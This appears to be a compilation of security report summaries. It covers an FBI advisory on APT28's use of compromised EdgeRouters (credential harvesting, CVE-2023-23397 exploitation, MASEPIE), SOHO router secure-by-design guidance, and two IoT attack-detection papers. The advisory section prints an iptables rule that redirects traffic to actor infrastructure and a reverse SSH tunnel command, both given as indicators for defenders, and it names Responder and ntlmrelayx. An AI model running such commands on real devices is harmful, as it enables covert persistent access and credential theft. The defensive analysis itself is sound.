The FBI claims that they have recovered verbose log files containing information about APT28 activity on the compromised EdgeRouters.

1) Custom Python Scripts

The custom Python scripts hosted on the compromised EdgeRouters serve the purpose of collecting and validating stolen webmail account credentials. APT28 actors use these scripts as part of their credential harvesting operations, targeting specific webmail users.

The scripts are designed to automatically break captcha problems on webmail login pages, allowing the actors to bypass this security measure and gain unauthorized access to the targeted accounts. To achieve this, the scripts make connections to the API endpoint `api[.]anti-captcha[.]com`, which is used by APT28 actors for captcha-solving purposes.

2) Yara Rule for Detection

To help network defenders locate credential collection scripts on compromised EdgeRouters, the FBI has created a Yara rule. Yara is a tool used to identify and classify malware based on textual or binary patterns. The FBI-provided Yara rule can be used to scan the file system of EdgeRouters and detect the presence of the custom Python scripts used by APT28 actors.

In addition to using the Yara rule, network defenders can also query network traffic for connections to the `api[.]anti-captcha[.]com` endpoint. Detecting traffic to this API can help identify compromised EdgeRouters and potential credential harvesting activities.

3) Mitigation and Investigation

Upon detecting the presence of custom Python scripts or connections to the `api[.]anti-captcha[.]com` endpoint, network defenders should take immediate action to mitigate the risk and investigate the extent of the compromise:

- Isolating the affected EdgeRouters from the network
- Performing a thorough analysis of the scripts and log files to understand the scope of the credential harvesting activities
- Resetting passwords for potentially compromised webmail accounts

F. Exploitation of CVE-2023-23397

APT28 actors have been exploiting CVE-2023-23397, a critical elevation of privilege vulnerability in Microsoft Outlook on Windows, to facilitate NTLMv2 credential leaks. This vulnerability, which was a zero-day at the time of its initial exploitation by APT28 in early 2022, allows Net-NTLMv2 hashes to be leaked to actor-controlled infrastructure.

1) NTLMv2 Credential Harvesting

To exploit CVE-2023-23397 and harvest NTLMv2 credentials, APT28 actors have been using two publicly available tools:

- **ntlmrelayx.py:** This tool is part of the Impacket suite, a collection of Python classes for working with network protocols. APT28 actors have used `ntlmrelayx.py` to execute NTLM relay attacks [T1557] and facilitate the leakage of NTLMv2 credentials.
- **Responder:** Responder is a tool designed to capture and relay NTLMv2 hashes by setting up a rogue authentication server [T1556]. APT28 actors have installed Responder on compromised Ubiquiti EdgeRouters to collect NTLMv2 credentials from targeted Outlook accounts.

The FBI has collected evidence of APT28's CVE-2023-23397 exploitation activity on numerous compromised EdgeRouters.

- Logging and Detection
- When using the default configurations, Responder logs its activity to the following files:
- Responder-Session.log
- Responder.db

Network defenders and users can search for these log files, as well as the presence of `ntlmrelayx.py` and Responder tooling, on EdgeRouters to identify potential APT28 activity related to the exploitation of CVE-2023-23397.

2) Mitigation and Investigation

To mitigate the risk of CVE-2023-23397 exploitation and NTLMv2 credential leaks, network defenders and users should take the following steps:

- Apply the Microsoft patch: Microsoft has released a patch to address CVE-2023-23397. Ensure that all

Outlook installations are updated with the latest security updates.

- Scan for compromised EdgeRouters: Use the provided information to scan EdgeRouters for the presence of `ntlmrelayx.py`, Responder, and their associated log files. Identify and isolate any compromised routers for further investigation.
- Reset compromised credentials: If NTLMv2 credential leaks are detected, reset the affected user accounts and implement additional security measures, such as multi-factor authentication.
- Implement recommended mitigations: Follow the recommended mitigations for compromised EdgeRouters, including performing a hardware factory reset, upgrading to the latest firmware version, and changing default usernames and passwords.

G. Proxy and Tunnel Infrastructure

APT28 actors have been using compromised Ubiquiti EdgeRouters to establish proxy connections and reverse SSH tunnels to their dedicated infrastructure. This allows them to maintain persistent access and control over the compromised devices, even after password changes or other mitigation attempts.

1) Reverse Proxy Connections

APT28 actors have utilized iptables rules on EdgeRouters to establish reverse proxy connections to their dedicated infrastructure. Network defenders and users can review iptables chains and Bash histories on EdgeRouters for unusual invocations, such as the following example:

```
iptables -t nat -I PREROUTING -d <router IP address> -p tcp -m tcp --dport 4443 -j DNAT -to-destination <APT28 dedicated infrastructure>:10081
```

This iptables rule redirects incoming traffic on port 4443 of the EdgeRouter to the APT28 dedicated infrastructure on port 10081, effectively creating a reverse proxy connection.

2) Reverse SSH Tunnels

Additionally, APT28 actors have uploaded adversary controlled SSH RSA keys to compromised EdgeRouters to establish reverse SSH tunnels. These tunnels allow the actors to access the compromised devices, even after password changes or other mitigation attempts.

Network defenders and users can review the following directories on EdgeRouters for unknown RSA keys:

- `/root/.ssh/`
- `/home/<user>/.ssh/`

The presence of unknown RSA keys in these directories may indicate that adversaries have used them to access the EdgeRouters, bypassing password authentication.

Furthermore, network defenders can query network traffic logs on EdgeRouters to identify abnormal SSH sessions. An

invocation of a reverse SSH tunnel used by APT28 actors is provided below:

```
ssh -i <RSA key> -p <port> root@<router IP address> -R <router IP address>:<port>
```

This command establishes a reverse SSH tunnel from the EdgeRouter to the APT28 infrastructure, allowing the actors to maintain remote access and control over the compromised device.

H. MASEPIE Malware

In December 2023, APT28 actors developed MASEPIE, a small Python backdoor capable of executing arbitrary commands on victim machines. An FBI investigation revealed that on more than one occasion, APT28 used compromised Ubiquiti EdgeRouters as command-and-control (C2) infrastructure for MASEPIE backdoors deployed against targets.

1) Command-and-Control Infrastructure

While APT28 does not deploy MASEPIE on EdgeRouters themselves, the compromised routers have been used as C2 infrastructure to communicate with and control MASEPIE backdoors installed on systems belonging to targeted individuals and organizations.

The data sent to and from the EdgeRouters acting as C2 servers was encrypted using a randomly generated 16-character AES key, making it more difficult to detect and analyze the malicious traffic.

2) MASEPIE Backdoor Functionality

MASEPIE is a Python-based backdoor that allows APT28 actors to execute arbitrary commands on the infected systems. This backdoor provides the threat actors with a persistent foothold and remote control capabilities, enabling them to carry out various malicious activities, such as:

- Data exfiltration
- Lateral movement within the compromised network
- Deployment of additional malware or tools
- Execution of reconnaissance and intelligence-gathering commands

3) Mitigation and Investigation

To mitigate the risk of MASEPIE backdoors and the use of compromised EdgeRouters as C2 infrastructure, network defenders and users should take the following steps:

- **Implement endpoint protection:** Deploy advanced endpoint protection solutions capable of detecting and preventing the execution of MASEPIE and other malicious Python scripts or backdoors.
- **Monitor network traffic:** Closely monitor network traffic for any suspicious encrypted communications or

connections to known APT28 infrastructure, including compromised EdgeRouters.

- **Analyze network logs:** Review network logs for any indications of encrypted communications or connections to EdgeRouters that may be acting as C2 servers.

I. MITRE ATT&CK TACTICS AND TECHNIQUES

The provided tables map the tactics and techniques used by the APT28 threat actor to the MITRE ATT&CK framework. Here's a summary of the information:

1) Resource Development:

T1587 (Develop Capabilities): APT28 authored custom Python scripts to collect webmail account credentials.

T1588 (Obtain Capabilities): APT28 accessed EdgeRouters compromised by the Moobot botnet, which installs OpenSSH trojans.

2) Initial Access:

T1584 (Compromise Infrastructure): APT28 accessed EdgeRouters previously compromised by an OpenSSH trojan.

T1566 (Phishing): APT28 conducted cross-site scripting and browser-in-the-browser spear-phishing campaigns.

3) Execution:

T1203 (Exploitation for Client Execution): APT28 exploited the CVE-2023-23397 vulnerability.

4) Persistence:

T1546 (Event Triggered Execution): The compromised routers housed Bash scripts and ELF binaries designed to backdoor OpenSSH daemons and related services.

5) Credential Access:

T1557 (Adversary-in-the-Middle): APT28 installed tools like Impacket ntlmrelayx.py and Responder on compromised routers to execute NTLM relay attacks.

T1556 (Modify Authentication Process): APT28 hosted NTLMv2 rogue authentication servers to modify the authentication process using stolen credentials from NTLM relay attacks.

6) Collection:

T1119 (Automated Collection): APT28 utilized CVE-2023-23397 to automate the collection of NTLMv2 hashes.

7) Exfiltration:

T1020 (Automated Exfiltration): APT28 utilized CVE-2023-23397 to automate the exfiltration of data to actor-controlled infrastructure.



**NSA'S PANIC.
SOHO**



Abstract – This document provides an in-depth analysis of the threats posed by malicious cyber actors exploiting insecure Small Office/Home Office (SOHO) routers. The analysis covers various aspects, including Security Defects and Exploits, Impact on Critical Infrastructure, Secure by Design Principles, Vulnerability and Exposure Research.

The document offers a qualitative summary of the current state of SOHO router security, highlighting the risks posed by insecure devices and the steps that can be taken to mitigate these risks. The analysis is beneficial for security professionals, manufacturers, and various industry sectors, providing a comprehensive understanding of the threats and guiding principles for enhancing the security of SOHO routers.

A. Introduction

The exploitation of insecure SOHO routers by malicious cyber actors, particularly state-sponsored groups, poses a significant threat to individual users and critical infrastructure. Manufacturers are urged to adopt secure by design principles and transparency practices to mitigate these risks, while users and network defenders are advised to implement best practices for router security and remain vigilant against potential threats.

B. Root of insecure soho routers

The root causes of insecure SOHO routers are multifaceted, involving both technical vulnerabilities and lapses in secure design and development practices by manufacturers, as well as negligence on the part of users in maintaining router security.

- **Widespread Vulnerabilities:** A significant number of vulnerabilities, totaling 226, have been identified in popular SOHO router brands. These vulnerabilities range in severity but collectively pose a substantial security risk.
- **Outdated Components:** Core components such as the Linux kernel and additional services like VPN in these routers are outdated. This makes them susceptible to

known exploits for vulnerabilities that have long since been made public.

- **Insecure Default Settings:** Many routers come with easy-to-guess default passwords and use unencrypted connections. This can be easily exploited by attackers.
- **Lack of Secure Design and Development:** SOHO routers often lack basic security features due to insecure design and development practices. This includes the absence of automatic update capabilities and the presence of exploitable defects, particularly in web management interfaces.
- **Exposure of Management Interfaces:** Manufacturers frequently create devices with management interfaces exposed to the public internet by default, often without notifying the customers of this frequently unsafe configuration.
- **Lack of Transparency and Accountability:** There is a need for manufacturers to embrace transparency by disclosing product vulnerabilities through the CVE program and accurately classifying these vulnerabilities using the Common Weakness Enumeration (CWE) system
- **Neglect of Security in Favor of Convenience and Features:** Manufacturers prioritize ease of use and a wide variety of features over security, leading to routers that are "secure enough" right out of the box without considering the potential for exploitation.
- **User Negligence:** Many users, including IT professionals, do not follow basic security practices such as changing default passwords or updating firmware, leaving routers exposed to attacks.
- **Complexity in Identifying Vulnerable Devices:** Identifying specific vulnerable devices is complex due to legal and technical issues, complicating the process of mitigating these vulnerabilities.

C. Affected industries

The exploitation of insecure SOHO routers poses a significant threat across multiple sectors, highlighting the need for improved security practices and awareness.

1) Communications

- **Data Breaches and Eavesdropping:** Insecure routers can lead to unauthorized access to network traffic, allowing attackers to intercept sensitive communications.
- **Disruption of Services:** Compromised routers can be used to launch Distributed Denial of Service (DDoS) attacks, disrupting communication services.

2) Transportation

Infrastructure Vulnerability: The transportation sector relies heavily on networked systems for operations. Compromised routers could allow attackers to disrupt traffic management systems and logistics operations.

3) Water

Operational Technology (OT) Threats: Insecure routers can provide a gateway for attackers to target OT systems within

the water sector, potentially affecting water treatment and distribution systems.

4)Energy

Grid Security: The energy sector, particularly electric utilities, is at risk of targeted attacks through insecure routers. Attackers could gain access to control systems, posing a threat to the stability of the power grid.

5)Other Industries

- **Healthcare:** Insecure routers can compromise patient data and disrupt medical services by providing attackers access to healthcare networks.
- **Retail and Hospitality:** These sectors are vulnerable to data breaches involving customer information and financial transactions due to insecure network devices.
- **Manufacturing:** Industrial control systems can be compromised through insecure routers, affecting production lines and industrial processes.
- **Education:** Schools and universities are at risk of data breaches and disruption of educational services.
- **Government and Public Sector:** Insecure routers can lead to unauthorized access to government networks, risking sensitive information and critical services

D. Key Findings on Malicious Cyber Actors Exploiting Insecure SOHO Routers

- **Exploitation by State-Sponsored Groups:** The People's Republic of China (PRC)-sponsored Volt Typhoon group is actively compromising SOHO routers by exploiting software defects. These compromised routers are then used as launching pads to further compromise U.S. critical infrastructure entities.
- **Impact on Critical Infrastructure:** Compromised SOHO routers pose a significant threat as they can be used to move laterally within networks and further compromise critical infrastructure sectors in the U.S., including communications, energy, transportation, and water sectors.
- **ZuoRAT Campaign:** A sophisticated campaign leveraging infected SOHO routers, dubbed ZuoRAT, has been identified. This campaign involves a multistage remote access trojan (RAT) developed for SOHO devices, enabling attackers to maintain a low-detection presence on target networks and exploit sensitive information.
- **FBI's Response to Chinese Malware:** The FBI has taken proactive measures to disrupt the activities of Chinese hackers, specifically targeting SOHO routers infected with the KV Botnet malware. This involved issuing covert commands to infected devices to remove the malware and prevent further access by the hackers, highlighting the ongoing efforts to counteract the threats posed by compromised SOHO routers.

1)Tactics and Techniques

- **KV Botnet Malware:** Volt Typhoon actors have implanted KV Botnet malware into end-of-life Cisco and

NETGEAR SOHO routers, which are no longer supported with security patches or software updates.

- **Concealment of Origin:** By routing their malicious activities through SOHO routers, these actors can conceal the PRC origin of their hacking activities, making it more challenging to detect and attribute the attacks.
- **Targeting Personal Emails:** Volt Typhoon actors have been observed targeting the personal emails of key network and IT staff to gain initial access to networks.
- **Use of Multi-Hop Proxies:** For command and control (C2) infrastructure, the actors use multi-hop proxies typically composed of virtual private servers (VPSs) or SOHO routers.
- **Living Off the Land (LOTL) Techniques:** Instead of relying on malware for post-compromise execution, Volt Typhoon actors use hands-on-keyboard activity via command-line and other native tools and processes on systems, a strategy known as LOTL, to maintain and expand access to victim networks.
- **Man-in-the-Middle Attacks:** Attackers can exploit vulnerabilities in routers to intercept and manipulate data passing through the network, leading to data breaches, identity theft, and espionage.
- **Gateway to Further Exploitation:** Once compromised, a router can serve as a gateway for attackers to launch further attacks on connected devices, including computers, smartphones, and smart home devices.
- **Botnet Recruitment:** Insecure routers can be easily compromised and recruited into botnets, large networks of infected devices used to launch distributed denial-of-service (DDoS) attacks, spam campaigns, and other malicious activities.

2)Impact and Response

- **Public-Private Partnerships:** The response to the Volt Typhoon compromises involved close collaboration between government agencies, including the FBI and CISA, and private sector entities. This partnership facilitated the sharing of threat intelligence, technical indicators of compromise (IoCs), and best practices for mitigation.
- **Firmware Analysis and Patching:** Manufacturers of affected SOHO routers were alerted to the vulnerabilities being exploited by Volt Typhoon actors. Efforts were made to analyze the malicious firmware, understand the exploitation techniques, and develop patches to address the vulnerabilities.
- **Disruption Operations:** Law enforcement and cybersecurity agencies undertook operations to disrupt the Volt Typhoon campaign. This included identifying and taking down C2 servers, removing malicious firmware from compromised routers, and blocking traffic to known malicious IP addresses.
- **Global Notification and Mitigation Campaign:** A global campaign was launched to notify owners of compromised SOHO routers and provide them with guidance on mitigating the threat. This included

instructions for resetting devices to factory settings, updating firmware, and changing default passwords.

- **Disruption of Critical Infrastructure:** The exploitation of these routers poses a significant threat as it could potentially disrupt essential services provided by critical infrastructure sectors.
- **Federal Response:** The FBI and the Justice Department have conducted operations to disrupt the KV Botnet by remotely deleting the malware from infected routers and taking steps to sever their connection to the botnet.
- **Mitigation Efforts:** The FBI has been notifying owners or operators of SOHO routers that were accessed during the takedown operation. The mitigation steps authorized by the court are temporary, and a router restart without proper mitigation will leave the device vulnerable to reinfection.
- **Secure by Design:** CISA and the FBI urge SOHO router manufacturers to build security into the design, development, and maintenance of SOHO routers to eliminate the paths these threat actors take to compromise devices and critical infrastructure entities.
- **Transparency and Disclosure:** Manufacturers are encouraged to protect against Volt Typhoon activity and other cyber threats by disclosing vulnerabilities through the CVE program and accurately classifying them using the CWE system.
- **User Vigilance:** Device operators are advised to update software, harden configurations, and add security solutions where necessary to combat threats

3) Public and Customer Demand for Security

In today's digital age, the security of network devices has become a paramount concern for both the public and businesses alike. This heightened awareness stems from an increasing number of high-profile cyberattacks and data breaches, which have underscored the vulnerabilities inherent in connected devices. As a result, there is a growing demand from customers and the public for manufacturers to prioritize security in their products.

a) Factors Driving Demand

- **Increased Awareness of Cyber Threats:** The general public and businesses are becoming more aware of the risks associated with cyber threats, including the potential for financial loss, privacy breaches, and disruption of services.
- **Regulatory Pressure:** Governments and regulatory bodies worldwide are implementing stricter regulations and standards for cybersecurity, compelling manufacturers to enhance the security features of their products.
- **Economic Impact of Cyberattacks:** The economic repercussions of cyberattacks, including the cost of recovery and the impact on brand reputation, have made security a critical consideration for customers when selecting products.

- **Interconnectedness of Devices:** The proliferation of IoT devices and the interconnectedness of digital ecosystems have amplified the potential impact of compromised devices, making security a top priority for ensuring the integrity of personal and corporate data.

b) Customer Expectations

- **Built-in Security Features:** Customers now expect devices to come with robust, built-in security features that protect against a wide range of threats without requiring extensive technical knowledge to configure.
- **Regular Security Updates:** There is an expectation for manufacturers to provide regular and timely security updates to address new vulnerabilities as they are discovered.
- **Transparency:** Customers demand transparency from manufacturers regarding the security of their products, including clear information about known vulnerabilities and the steps being taken to address them.
- **Ease of Use:** While demanding high levels of security, customers also expect these features to be user-friendly and not to impede

4) Manufacturer Responsibility

a) Core Elements of Secure by Design

- **Security as a Foundational Requirement:** Security must be considered a primary requirement, akin to functionality, usability, and performance. This means integrating security considerations into the product design, development lifecycle, and architectural decisions.
- **Minimization of Attack Surfaces:** Reducing the number of potential points of attack within a system that involves limiting the functionality and access rights of the system to only what is necessary for its operation.
- **Default Secure Settings:** Products should ship with secure settings by default, requiring users to make conscious decisions to weaken security. This includes strong default passwords, disabled unnecessary services, and enabled encryption.
- **Principle of Least Privilege:** Ensuring that processes, users, and systems operate using the minimum set of privileges necessary to perform their tasks. This limits the potential damage from an exploit or breach.
- **Secure Failure:** Designing systems to fail securely in the event of a compromise. This means that when a system encounters an error or breach, it defaults to a state that minimizes risk and exposure.
- **Security Through Transparency:** Encouraging openness about the design and implementation of security features, allowing for public scrutiny and peer review. This transparency helps identify and rectify vulnerabilities more effectively.

- **Privacy by Design:** Integrating privacy considerations into product development, ensuring that user data is protected and handled responsibly.

b) *Implementing Secure by Design in SOHO Routers*

- **Automatic Updates:** Implementing mechanisms for automatic firmware updates to ensure that routers are always running the latest version with the most recent security patches. This reduces the reliance on users to manually update their devices.
- **Digital Signing:** Ensuring that updates are digitally signed to verify their authenticity and integrity. This prevents the installation of malicious firmware updates that could compromise the router.
- **Secure Web Management Interface:** Placing the web management interface on LAN-side ports and improving its security to allow safe usage when exposed to the public internet.
- **Secure Defaults:** Shipping routers with secure configurations by default, such as strong, unique passwords, and disabled unnecessary services while users should be warned against insecure configurations.
- **Access Controls:** Restricting access to the router's web management interface from the LAN side by default and providing options to securely enable remote management if needed.
- **Encryption:** Utilizing strong encryption for the web management interface to protect communications between the router and the user.
- **Authentication:** Implementing strong authentication mechanisms, including the option for MFA, to secure access to the router's management interface.
- **Vulnerability Disclosure and Patching:** Establishing a clear, responsible disclosure policy for vulnerabilities and providing timely patches. This includes participating in the CVE program to track and disclose vulnerabilities.
- **End-of-Life Support:** Clearly communicating the end-of-life (EOL) policy for products and providing support and updates throughout the product's lifecycle are critical. For devices that are no longer supported, manufacturers should offer guidance on secure disposal or replacement.

c) *Challenges and Considerations*

- **Balancing Security and Usability:** One of the challenges is maintaining user-friendliness. Security measures should not overly complicate the user experience.
- **Cost Implications:** Developing secure products can incur additional costs. However, the long-term benefits of reducing the risk of breaches and attacks justify these investments.
- **Continuous Evolution:** Security is not a one-time effort but requires ongoing attention to adapt to new threats and vulnerabilities.


- **Building Trust:** By prioritizing security, manufacturers can build trust with customers, differentiating their products in a competitive market.
- **Engaging with Customers:** Actively engaging with customers to understand their security concerns and providing clear, accessible information on how to secure their devices.
- **Global Supply Chain:** routers are often produced as part of a complex global supply chain. Ensuring security across this chain, from component manufacturers to final assembly, requires coordination and adherence to security best practices at every stage.
- **Industry Collaboration:** Working with industry peers, security organizations, and regulatory bodies to establish and adhere to security best practices.

E. *Consequences*

- **Widespread Vulnerabilities:** A significant number of vulnerabilities, some 226 in total, collectively pose a substantial security risk.
- **Outdated Components:** Core components such as the Linux kernel and additional services like VPN or multimedia software in these routers are often outdated, making them susceptible to known exploits.
- **Default Passwords and Unencrypted Connections:** Many routers come with easy-to-guess default passwords and use unencrypted connections, which can be easily exploited by attackers.
- **Compromised Devices and Data:** Once a router is compromised, all devices protected by its firewall become vulnerable, allowing attackers to monitor, redirect, block, or tamper with data.
- **Risk to Critical Infrastructure:** Compromised routers can be used to attack critical infrastructure, potentially disrupting essential services in communications, energy, transportation, and water sectors.
- **DoS and Traffic Interception:** Vulnerabilities in protocols can lead to denial-of-service attacks against host services and interception of both internal and external traffic.
- **Eavesdropping and attacks:** Attackers can eavesdrop on traffic and launch further network-based attacks, making it difficult for users to detect a breach due to minimal router user interfaces.
- **Potential for Large-Scale Exploitation:** The sheer number of vulnerable devices, estimated in the millions, indicates a significant potential for widespread exploitation by malicious actors.
- **Legal and Technical Challenges:** Identifying specific vulnerable devices is complex due to legal and technical issues, which complicates the process of mitigating these vulnerabilities.



**DETECTION OF ENERGY
CONSUMPTION CYBER
ATTACKS ON SMART
DEVICES**



Abstract – The paper "Detection of Energy Consumption Cyber Attacks on Smart Devices" highlights the growing integration of IoT technology in smart homes and the associated security challenges due to resource constraints and unreliable networks. It presents a lightweight technique for detecting energy consumption attacks by analyzing received packets, considering TCP, UDP, and MQTT protocols, and promptly alerting administrators upon detecting abnormal behavior, effectively identifying such attacks through packet reception rate measurements.

A. Introduction

The paper "Detection of Energy Consumption Cyber Attacks on Smart Devices" emphasizes the rapid integration of IoT technology into smart homes, highlighting the associated security challenges due to resource constraints and unreliable networks.

- **Energy Efficiency:** it emphasizes the significance of energy efficiency in IoT systems, particularly in smart home environments for comfort, convenience, and security.
- **Vulnerability:** it discusses the vulnerability of IoT devices to cyberattacks and physical attacks due to their resource constraints. It underscores the necessity of securing these devices to ensure their effective deployment in real-world scenarios.
- **Proposed Detection Framework:** The authors propose a detection framework based on analyzing the energy consumption of smart devices. This framework aims to classify the attack status of monitored devices by examining their energy consumption patterns.
- **Two-Stage Approach:** The methodology involves a two-stage approach. The first stage uses a short time window for rough attack detection, while the second stage involves more detailed analysis.
- **Lightweight Algorithm:** The paper introduces a lightweight algorithm designed to detect energy consumption attacks on smart home devices. This algorithm is tailored to the limited resources of IoT

devices and considers three different protocols: TCP, UDP, and MQTT.

- **Packet Reception Rate Analysis:** The detection technique relies on analyzing the packet reception rate of smart devices to identify abnormal behavior indicative of energy consumption attacks.

B. Benefits and drawbacks

These benefits and drawbacks provide a balanced view of the proposed detection framework's capabilities and limitations, highlighting its potential for improving smart home security.

1) Benefits

- **Lightweight Detection Algorithm:** The proposed algorithm is designed to be lightweight, making it suitable for resource constrained IoT devices. This ensures that the detection mechanism does not overly burden the devices it aims to protect.
- **Protocol Versatility:** The algorithm considers multiple communication protocols (TCP, UDP, MQTT), enhancing its applicability across various types of smart devices and network configurations.
- **Two-Stage Detection Approach:** The use of a two-stage detection approach (short and long-time windows) improves the accuracy of detecting energy consumption attacks while minimizing false positives. This method allows for both quick initial detection and detailed analysis.
- **Real-Time Alerts:** The framework promptly alerts administrators upon detecting an attack, enabling quick response and mitigation of potential threats.
- **Effective Anomaly Detection:** By measuring packet reception rates and analyzing energy consumption patterns, the algorithm effectively identifies deviations from normal behavior, which are indicative of cyberattacks.

2) Drawbacks

- **Limited Attack Scenarios:** The experimental setup has tested only specific types of attacks, which limit the generalizability of the results to other potential attack vectors not covered in the study.
- **Scalability Concerns:** While the algorithm is designed to be lightweight, its scalability in larger, more complex smart home environments with numerous devices and varied network conditions may require further validation.
- **Dependency on Baseline Data:** The effectiveness of the detection mechanism relies on accurate baseline measurements of packet reception rates and energy consumption. Any changes in the normal operating conditions of the devices could affect the baseline, potentially leading to false positives or negatives.
- **Resource Constraints:** Despite being lightweight, the algorithm still requires computational resources, which might be a challenge for extremely resource-limited devices. Continuous monitoring and analysis could also impact the battery life and performance of these devices.

C. Proposed Algorithm

It highlights the role of machine learning (ML) algorithms in intrusion detection systems (IDS) and the challenges associated with their deployment on resource constrained IoT devices. It reviews existing studies on ML-based IDS, emphasizing the need for on-device ML models to reduce latency and enhance data privacy, and sets the stage for the proposed comparative analysis of energy consumption in different ML deployment scenarios.

1) Packet Measurements

- **Packet Reception Rate (PRR):** The section discusses the use of Packet Reception Rate (PRR) as a key metric for detecting energy consumption attacks. PRR is defined as the ratio of successfully received packets to the total number of packets sent over a network.
- **Protocol Consideration:** The algorithm considers different communication protocols, including TCP, UDP, and MQTT, to measure PRR. Each protocol has unique characteristics that affect packet transmission and reception.
- **Abnormal Behavior Detection:** By monitoring the PRR, the algorithm can identify deviations from normal behavior, which may indicate the presence of an attack. A significant drop in PRR can be a sign of an ongoing energy consumption attack.

2) Energy Measurements

- **Energy Consumption Analysis:** This section focuses on analyzing the energy consumption patterns of smart devices to detect anomalies. The algorithm measures the energy consumed by devices over time and compares it to expected consumption levels.
- **Short and Long Time Windows:** The proposed method uses a two-stage approach with short and long-time windows. The short time window is used for initial, rough detection of potential attacks, while the long-time window provides a more detailed analysis to confirm the presence of an attack.
- **Detection of Specific Attacks:** The energy measurements help in identifying specific types of attacks, such as Denial of Service (DoS) or Distributed Denial of Service (DDoS) attacks, by detecting unusual spikes or drops in energy consumption.

D. Experiments

The experiments were conducted in a simulated smart home environment with various IoT devices, and different types of energy consumption attacks were simulated to evaluate the proposed detection framework. The results show that the Decision Tree (DT) algorithm deployed on-device offers better performance in terms of inference time and power consumption compared to other ML models.

1) Experimental Setup

- **Smart Home Testbed:** The experiments were conducted in a simulated smart home environment consisting of various IoT devices like smart lights, security cameras, and smart speakers communicating over different protocols (TCP, UDP, MQTT).

- **Attack Scenarios:** The authors simulated different types of energy consumption attacks, such as Denial of Service (DoS), Distributed Denial of Service (DDoS), and energy consumption-based DDoS (EC-DDoS) attacks, to evaluate the proposed detection framework's effectiveness.
- **Baseline Measurements:** Baseline packet reception rates (PRRs) and energy consumption levels were established for the smart devices under normal operating conditions to serve as a reference for detecting anomalies.
- **Performance Metrics:** The experimental setup included the definition of performance metrics, such as detection accuracy, false positive rate, and computational overhead, to assess the algorithm's effectiveness.

2) Results and Analysis

- **Packet Reception Rate Analysis:** The results section analyzes the changes in packet reception rates (PRRs) observed during the simulated attacks, demonstrating the algorithm's ability to detect deviations from normal behavior.
- **Energy Consumption Analysis:** The paper presents an analysis of the energy consumption patterns of the smart devices, highlighting the algorithm's capability to identify abnormal energy usage indicative of attacks.
- **Two-Stage Approach Evaluation:** The authors evaluate the effectiveness of the proposed two-stage approach, which uses a short time window for initial rough detection and a longer time window for detailed analysis, in improving detection accuracy and reducing false positives.
- **Protocol-Specific Observations:** The results may include observations specific to the different communication protocols (TCP, UDP, MQTT) used in the experiments, discussing their impact on packet reception rates and energy consumption patterns during attacks.
- **Performance Evaluation:** The authors present an evaluation of the algorithm's performance based on the defined metrics, such as detection accuracy, false positive rate, and computational overhead, comparing it to existing techniques or baselines.

E. Conclusion

It emphasizes the effectiveness of the proposed lightweight detection framework in identifying energy consumption cyberattacks on smart devices, highlighting its high detection accuracy and low false positive rate. The section also discusses the scalability and efficiency of the framework in real-world smart home environments and suggests several future research directions.

- **Summary of Findings:** It highlights the successful use of packet reception rate (PRR) and energy consumption patterns to detect anomalies.
- **Algorithm Performance:** The authors emphasize the high detection accuracy and low false positive rate

achieved by the two-stage detection approach, which uses both short and long time windows for analysis.

- **Scalability and Efficiency:** The framework's scalability and efficiency in real-world smart home environments are discussed, noting its suitability for resource constrained IoT devices.
- **Future Research Directions:** The authors suggest several future research directions, including:
 - Extending the framework to cover a broader range of attack types and smart devices.
 - Enhancing the algorithm to improve detection speed and reduce computational overhead.
 - Investigating the integration of additional data sources, such as network traffic and device behavior logs, to enhance detection capabilities.
 - Exploring the use of advanced machine learning techniques to further improve the accuracy and robustness of the detection framework.
- **Implications for Smart Home Security:** The discussion section elaborates on the implications of the proposed detection framework for enhancing the security of smart home environments. It underscores the

importance of protecting IoT devices from energy consumption attacks to ensure the reliability and safety of smart homes.

- **Comparison with Existing Techniques:** The authors compare their approach with existing anomaly detection techniques, highlighting the advantages of their lightweight, two-stage method in terms of accuracy, efficiency, and suitability for resource-limited devices.
- **Challenges and Limitations:** The discussion acknowledges the challenges and limitations encountered during the study, such as the need for continuous model updates to adapt to evolving attack patterns and the potential impact of network conditions on detection performance.
- **Practical Applications:** The potential practical applications of the detection framework are explored, including its deployment in commercial smart home systems and its integration with existing security solutions to provide comprehensive protection against cyberattacks.



MEDIHUNT



Abstract – The paper "MediHunt: A Network Forensics Framework for Medical IoT Devices" presents the development of MediHunt framework designed for real-time detection of network flow-based traffic attacks in MQTT networks, which are commonly used in smart hospital environments. MediHunt can detect a variety of TCP/IP layers and application layer attacks on MQTT networks by leveraging machine learning models. The framework aims to enhance the forensic analysis capabilities in MIIoT environments, ensuring effective tracing and mitigation of malicious activities.

A. Introduction

The paper "MediHunt: A Network Forensics Framework for Medical IoT Devices" addresses the need for robust network forensics in Medical Internet of Things (MIIoT) environments, particularly focusing on MQTT (Message Queuing Telemetry Transport) networks. These networks are commonly used in smart hospital environments for their lightweight communication protocol. It highlights the challenges in securing MIIoT devices, which are often resource-constrained and have limited computational power. The lack of publicly available flow-based MQTT-specific datasets for training attack detection systems is mentioned as a significant challenge.

The paper presents MediHunt as an automatic network forensics solution designed for real-time detection of network flow-based traffic attacks in MQTT networks. It aims to provide a comprehensive solution for data collection, analysis, attack detection, presentation, and preservation of evidence. It is designed to detect a variety of TCP/IP layers and application layer attacks on MQTT networks. It leverages machine learning models to enhance the detection capabilities and is suitable for deployment on resource constrained MIIoT devices.

